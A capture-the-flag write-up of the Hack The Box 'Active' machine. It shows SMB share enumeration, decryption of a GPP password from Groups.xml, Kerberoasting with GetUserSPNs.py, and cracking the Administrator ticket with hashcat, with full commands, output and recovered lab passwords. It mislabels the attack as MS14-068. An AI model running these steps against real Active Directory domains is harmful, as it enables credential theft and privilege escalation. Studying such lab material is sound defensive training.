
Active – Hack The Box (Windows / 10.10.10.100)



Summary

This machine demonstrates common security issues and vulnerabilities within Active Directory when given login information for a kerberos service account. We take advantage of a publicly accessible GPP file, which can be decrypted to reveal user credentials. These are then used to exploit the kerberos protocol via ‘kerbroasting’, giving us Administrator privileges.

Key vulnerabilities

- Allowing unauthenticated access to a backup of the Group Policy settings, exposing user credentials.
- Exploitation of MS14-068, a critical vulnerability in Kerberos.

Tools

nmap, smbmap, smbclient, rpcclient, impacket, hashcat.

Initial Scan and Enumeration

First we issue an nmap scan, which reveals the machine is running Windows, as well as showing multiple open ports.

```
/media/sf_htb/active nmap -F 10.10.10.100
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-17 19:03 BST
Nmap scan report for isints.com (10.10.10.100)
Host is up (0.019s latency).
Not shown: 89 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Most notable is port 88 which indicates that this is an Active Directory server. There is also an SMB server running (ports 139 and 445), which is where we will start probing for remotely accessible shares.

Enumeration of SMB share

We can utilise the tool ‘smbmap’ to check for readable shares.

```
/media/sf_htb/active smbmap -H 10.10.10.100
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.100...
[+] IP: 10.10.10.100:445      Name: isints.com
       Disk                                                    Permissions    Comment
       ----                                                    -----------    -------
       ADMIN$                                          NO ACCESS      Remote Admin
       C$                                              NO ACCESS      Default share
       IPC$                                            NO ACCESS      Remote IPC
       NETLOGON                                   NO ACCESS    Logon server share
       .
       dr--r--r--                0 Sat Jul 21 11:37:44 2018 .
       dr--r--r--                0 Sat Jul 21 11:37:44 2018 ..
       dr--r--r--                0 Sat Jul 21 11:37:44 2018 active.htb
       Replication                                     READ ONLY
       SYSVOL                                          NO ACCESS      Logon server share
       Users                                           NO ACCESS
```

Here we can see that the ‘Replication’ share is readable without authentication.

We use smbclient to connect the the Replication share, and enumerate the directory to look for any files of interest.

```
/media/sf_htb/active smbclient -H \\\\10.10.10.100\\Replication
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 11:37:44 2018
  ..                                  D        0  Sat Jul 21 11:37:44 2018
  active.htb                          D        0  Sat Jul 21 11:37:44 2018

              10459647 blocks of size 4096. 5734985 blocks available
smb: \> cd active.htb\
smb: \active.htb\> ls
  .                                   D        0  Sat Jul 21 11:37:44 2018
  ..                                  D        0  Sat Jul 21 11:37:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 11:37:44 2018
  Policies                            D        0  Sat Jul 21 11:37:44 2018
  scripts                             D        0  Wed Jul 18 19:48:57 2018

              10459647 blocks of size 4096. 5734985 blocks available
smb: \active.htb\> cd Policies\
smb: \active.htb\Policies\> ls
  .                                   D        0  Sat Jul 21 11:37:44 2018
  ..                                  D        0  Sat Jul 21 11:37:44 2018
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Sat Jul 21 11:37:44 2018
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Sat Jul 21 11:37:44 2018

              10459647 blocks of size 4096. 5734985 blocks available
smb: \active.htb\Policies\> cd {31B2F340-016D-11D2-945F-00C04FB984F9}\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> ls
  .                                   D        0  Sat Jul 21 11:37:44 2018
  ..                                  D        0  Sat Jul 21 11:37:44 2018
  GPT.INI                             A       23  Wed Jul 18 21:46:06 2018
  Group Policy                        D        0  Sat Jul 21 11:37:44 2018
  MACHINE                             D        0  Sat Jul 21 11:37:44 2018
  USER                                D        0  Wed Jul 18 19:49:12 2018

              10459647 blocks of size 4096. 5734985 blocks available
```

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> cd MACHINE\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> ls
  .                                   D        0  Sat Jul 21 11:37:44 2018
  ..                                  D        0  Sat Jul 21 11:37:44 2018
  Microsoft                           D        0  Sat Jul 21 11:37:44 2018
  Preferences                         D        0  Sat Jul 21 11:37:44 2018
  Registry.pol                        A     2788  Wed Jul 18 19:53:45 2018

               10459647 blocks of size 4096. 5734985 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> cd Preferences\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> ls
  .                                   D        0  Sat Jul 21 11:37:44 2018
  ..                                  D        0  Sat Jul 21 11:37:44 2018
  Groups                              D        0  Sat Jul 21 11:37:44 2018

               10459647 blocks of size 4096. 5734985 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> cd Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 11:37:44 2018
  ..                                  D        0  Sat Jul 21 11:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 21:46:06 2018

               10459647 blocks of size 4096. 5734985 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get
Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\
Groups\Groups.xml of size 533 as Groups.xml (8.4 KiloBytes/sec) (average 8.4 KiloBytes/sec)
```

The share appears to be a backup of the Group Policy, which in Active Directory servers is used to define policies which change settings and configurations in client machines. Machines which connect to Domain Controllers such as this will, in this case, read an XML file which will set the user password. Within the directory we can see a file ‘groups.xml’, containing these Group Policy preferences. Inside the file we can see encrypted credentials:

```
/media/sf_htb/active cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-
D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-
5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/
NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\
SVC_TGS"/></User>
</Groups>
```

GPP passwords are encrypted using AES using a static 32-bit key. The problem arises in this case because the key used is publicly known and available from Microsoft: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN

As such, we can decrypt the password using the ‘gpp-decrypt’ tool:

```
/media/sf_htb/active gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

Here we have a GPP password “`GPPstillStandingStrong2k18`”and username ‘`SVC_TGS`’, which we can verify using smbmap once again:

```
/media/sf_htb/active smbmap -H 10.10.10.100 -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.100...
[+] IP: 10.10.10.100:445      Name: isints.com
       Disk                                                        Permissions    Comment
       ----                                                        -----------    -------
       ADMIN$                                               NO ACCESS      Remote Admin
       C$                                                   NO ACCESS      Default share
       IPC$                                                 NO ACCESS      Remote IPC
       .
       dr--r--r--                0 Wed Jul 18 19:48:57 2018 .
       dr--r--r--                0 Wed Jul 18 19:48:57 2018 ..
       NETLOGON                                             READ ONLY      Logon server share
       .
       dr--r--r--                0 Sat Jul 21 11:37:44 2018 .
       dr--r--r--                0 Sat Jul 21 11:37:44 2018 ..
       dr--r--r--                0 Sat Jul 21 11:37:44 2018 active.htb
       Replication                                          READ ONLY
       .
       dr--r--r--                0 Wed Jul 18 19:48:57 2018 .
       dr--r--r--                0 Wed Jul 18 19:48:57 2018 ..
       dr--r--r--                0 Wed Jul 18 19:48:57 2018 active.htb
       SYSVOL                                               READ ONLY      Logon server share
       .
       dw--w--w--                0 Sat Jul 21 15:39:20 2018 .
       dw--w--w--                0 Sat Jul 21 15:39:20 2018 ..
       dr--r--r--                0 Mon Jul 16 11:14:21 2018 Administrator
       dr--r--r--                0 Mon Jul 16 22:08:56 2018 All Users
       dw--w--w--                0 Mon Jul 16 22:08:47 2018 Default
       dr--r--r--                0 Mon Jul 16 22:08:56 2018 Default User
       fr--r--r--              174 Mon Jul 16 22:01:17 2018 desktop.ini
       dw--w--w--                0 Mon Jul 16 22:08:47 2018 Public
       dr--r--r--                0 Sat Jul 21 16:16:32 2018 SVC_TGS
       Users                                                READ ONLY
```

From here we can log into the Users share as SVC_TGS and obtain the user.txt flag:

```
/media/sf_htb/active smbclient -H \\\\10.10.10.100\\Users -U SVC_TGS
Enter WORKGROUP\SVC_TGS's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 15:39:20 2018
  ..                                 DR        0  Sat Jul 21 15:39:20 2018
  Administrator                       D        0  Mon Jul 16 11:14:21 2018
  All Users                         DHS        0  Tue Jul 14 06:06:44 2009
  Default                           DHR        0  Tue Jul 14 07:38:21 2009
  Default User                      DHS        0  Tue Jul 14 06:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 05:57:55 2009
  Public                             DR        0  Tue Jul 14 05:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 16:16:32 2018

               10459647 blocks of size 4096. 5728543 blocks available
smb: \> cd SVC_TGS\
smb: \SVC_TGS\> ls
  .                                   D        0  Sat Jul 21 16:16:32 2018
  ..                                  D        0  Sat Jul 21 16:16:32 2018
  Contacts                            D        0  Sat Jul 21 16:14:11 2018
  Desktop                             D        0  Sat Jul 21 16:14:42 2018
  Downloads                           D        0  Sat Jul 21 16:14:23 2018
  Favorites                           D        0  Sat Jul 21 16:14:44 2018
  Links                               D        0  Sat Jul 21 16:14:57 2018
  My Documents                        D        0  Sat Jul 21 16:15:03 2018
  My Music                            D        0  Sat Jul 21 16:15:32 2018
  My Pictures                         D        0  Sat Jul 21 16:15:43 2018
  My Videos                           D        0  Sat Jul 21 16:15:53 2018
  Saved Games                         D        0  Sat Jul 21 16:16:12 2018
  Searches                            D        0  Sat Jul 21 16:16:24 2018

               10459647 blocks of size 4096. 5728543 blocks available
smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 16:14:42 2018
  ..                                  D        0  Sat Jul 21 16:14:42 2018
  user.txt                            A       34  Sat Jul 21 16:06:25 2018

               10459647 blocks of size 4096. 5728543 blocks available
smb: \SVC_TGS\Desktop\>
```

Privilege Escalation via Kerbroasting

The username SVC_TGS and the use of the kerberos ticketing system are a hint as to how we can use our discovered credentials in order to escalate to an Administrator account. Kerberos is responsible for issuing authentication tickets to valid clients, allowing them to use services on the Domain via a token as opposed to password authentication. Certain clients in a domain may be afforded privileged rights by the ticket server, which can lead to vulnerabilities when a user's credentials are leaked, as is the case here. We can run a script, authenticating as SVC_TGS, which will grant us a ticket that we may be able to crack to gain an Administrator password.

We can utilise the impacket script 'getUserSPNs.py' with the SVC_TGS credentials to dump a password hash:

```
media/sf_htb/active  GetUserSPNs.py -request active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf
PasswordLastSet             LastLogon
--------------------  -------------  --------------------------------------------------------
--------------------------  --------------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb
2018-07-18 20:06:40.351723  2021-01-21 16:07:03.723783



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/
CIFS~445*$acc8fb5b42161b1f1d9d424dddf0ae4c$b944610d1543aa3f0524759a67e564b6ee1895b94fe9a8228f0639b
16f2474f0e592ccc64c1da5254820076110e7e265f7e319d35a397ef25a9a50c3e907e131602f131c3fa8ee8a2556b535c
e92eae358e82864d2f074533c8587c0f0ab8812892383a324deb8ae0c6eb6b271f59dd40b281592d55310603f5c6eb5157
12cb16dfefe46181e0cbdaf540ee999b760b42e236d308e884b454859de1e306a10f6a3e1a29cfb14bc15d3f397bc5eaef
a50967d5f9e0949c0ab2cb3cf1c676848389ebde7424e83d08fad49d3ca6c37986105ec4b5b8e7b3aa3213fbe82c7ceadf
1d3391bc81324c14bbef870a926a072d10f409373052c57fad5ef4fcc42683851299e660d69da0272ca906fe0df25e7d2d
13391ea145114da3212555f5886c4869c63c2a64e99c0e9026f7845a3da4d16c36f26306e3c08948045c6442c7276274b0
5dd072df662fc846d8935dbdbc6c0438782b19ad0afa3ff7419fd59fcde28e834cf298de7f7ac508f916b4cd46584a0a02
30f207df9a44b3737dbaeb5298470c5e54c0ddfd1793dbb457966e875ab68f3ea9e18e75946f5e31cdcff47400ffb6995c
7ab78ebc5eaddde1d670da3324be7934ec7972206db836e09773f9919b04f9cacdf5f10415a4e11b8bc2cd40250dd8a967
6f577f797254f09bf2b853daee853cebe484200449d6882a97caef76494d7e2b154e0cb84ffe05ef2d573923feacca4462
052c5a2d2475bba3165cef1ea852286633bde5b0321944f097f7f4965926e2b96c3d138ee66bc1f99f8e520e33bff0e9eb
50cf95564bf7268aa5c997d7f472d08e12923ff79c25bdc73b1bfd0068def902ed56420b12158099fef9e15fe4a2c1e678
1043efdafbe6a2f6afe49cd4996daf9118d88381bc443daa53bee687d405ad84f97e6e78d8a04196e4bc76eb197735ebe0
535c0ef42315639024f6501f024b22fffb09d950c17d30a03a58412b436389f257253c86be45eb6156c66e35aa9098acee
6f4003e77d5ba1cc2f249f4bf5c91ea4375bf0dde8e210070c49852e2398b9cafc3ffd5d1b2c30b6a93f484659b531a3c0
486835efc283e5bf7d8a68a5805795aee8352f81dd3cf797193fa8525f93086ea3ecc13b2dbf5f82c28b1cfec0e7573448
19e5dd412448fae18b72026d4b328794613abf1cb5c24fb29dc1e0b1dff21ad988086a223077d1d875b313bdbbddc11d79
af6fe85a8cf7ec7a7af1884c1bb97d232f3f806ff7f749f972e98c33242
```

Next we will attempt to crack this hash and obtain an Administrator password. In cases where the password is too strong to decrypt we can use the ticket directly in order to gain access to services. We will see that in this case, the password used was part of the rockyou.txt wordlist.

```
luke@lukepc:~/programming/hackthebox/active$ hashcat -m 13100 hash ../rockyou.txt
hashcat (v5.1.0) starting...

*** cropped ***

Dictionary cache built:
* Filename..: ../rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

$krb5tgs$23$*Administrator$ACTIVE.HTB$active/
CIFS~445*$acc8fb5b42161b1f1d9d424dddf0ae4c$b944610d1543aa3f0524759a67e564b6ee1895b94fe9a8228f0639
b16f2474f0e592ccc64c1da5254820076110e7e265f7e319d35a397ef25a9a50c3e907e131602f131c3fa8ee8a2556b53
5ce92eae358e82864d2f074533c8587c0f0ab8812892383a324deb8ae0c6eb6b271f59dd40b281592d55310603f5c6eb5
15712cb16dfefe46181e0cbdaf540ee999b760b42e236d308e884b454859de1e306a10f6a3e1a29cfb14bc15d3f397bc5
eaefa50967d5f9e0949c0ab2cb3cf1c676848389ebde7424e83d08fad49d3ca6c37986105ec4b5b8e7b3aa3213fbe82c7
ceadf1d3391bc81324c14bbef870a926a072d10f409373052c57fad5ef4fcc42683851299e660d69da0272ca906fe0df2
5e7d2d13391ea145114da3212555f5886c4869c63c2a64e99c0e9026f7845a3da4d16c36f26306e3c08948045c6442c72
76274b05dd072df662fc846d8935dbdbc6c0438782b19ad0afa3ff7419fd59fcde28e834cf298de7f7ac508f916b4cd46
584a0a0230f207df9a44b3737dbaeb5298470c5e54c0ddfd1793dbb457966e875ab68f3ea9e18e75946f5e31cdcff4740
0ffb6995c7ab78ebc5eaddde1d670da3324be7934ec7972206db836e09773f9919b04f9cacdf5f10415a4e11b8bc2cd40
250dd8a9676f577f797254f09bf2b853daee853cebe484200449d6882a97caef76494d7e2b154e0cb84ffe05ef2d57392
3feacca4462052c5a2d2475bba3165cef1ea852286633bde5b0321944f097f7f4965926e2b96c3d138ee66bc1f99f8e52
0e33bff0e9eb50cf95564bf7268aa5c997d7f472d08e12923ff79c25bdc73b1bfd0068def902ed56420b12158099fef9e
15fe4a2c1e6781043efdafbe6a2f6afe49cd4996daf9118d88381bc443daa53bee687d405ad84f97e6e78d8a04196e4bc
76eb197735ebe0535c0ef42315639024f6501f024b22fffb09d950c17d30a03a58412b436389f257253c86be45eb6156c
66e35aa9098acee6f4003e77d5ba1cc2f249f4bf5c91ea4375bf0dde8e210070c49852e2398b9cafc3ffd5d1b2c30b6a9
3f484659b531a3c0486835efc283e5bf7d8a68a5805795aee8352f81dd3cf797193fa8525f93086ea3ecc13b2dbf5f82c
28b1cfec0e757344819e5dd412448fae18b72026d4b328794613abf1cb5c24fb29dc1e0b1dff21ad988086a223077d1d8
75b313bdbbddc11d79af6fe85a8cf7ec7a7af1884c1bb97d232f3f806ff7f749f972e98c33242:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~4...c33242
Time.Started.....: Sun Oct 17 22:31:21 2021 (1 sec)
Time.Estimated...: Sun Oct 17 22:31:22 2021 (0 secs)
Guess.Base.......: File (../rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

We successfully crack the hash and get the password ‘Ticketmaster1968’. Now we can verify and log on as Administrator:

```
/media/sf_htb/active smbclient -H \\\\10.10.10.100\\c$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Tue Jul 14 03:34:39 2009
  Config.Msi                        DHS        0  Mon Jul 30 15:10:06 2018
  Documents and Settings            DHS        0  Tue Jul 14 06:06:44 2009
  pagefile.sys                      AHS 4294434816  Sun Oct 17 18:57:01 2021
  PerfLogs                            D        0  Tue Jul 14 04:20:08 2009
  Program Files                      DR        0  Wed Jul 18 19:44:51 2018
  Program Files (x86)                DR        0  Thu Jan 21 16:49:16 2021
  ProgramData                        DH        0  Mon Jul 30 14:49:31 2018
  Recovery                          DHS        0  Mon Jul 16 11:13:22 2018
  System Volume Information         DHS        0  Wed Jul 18 19:45:01 2018
  Users                              DR        0  Sat Jul 21 15:39:20 2018
  Windows                             D        0  Mon Jul 30 14:42:18 2018

               10459647 blocks of size 4096. 5728255 blocks available
smb: \>
```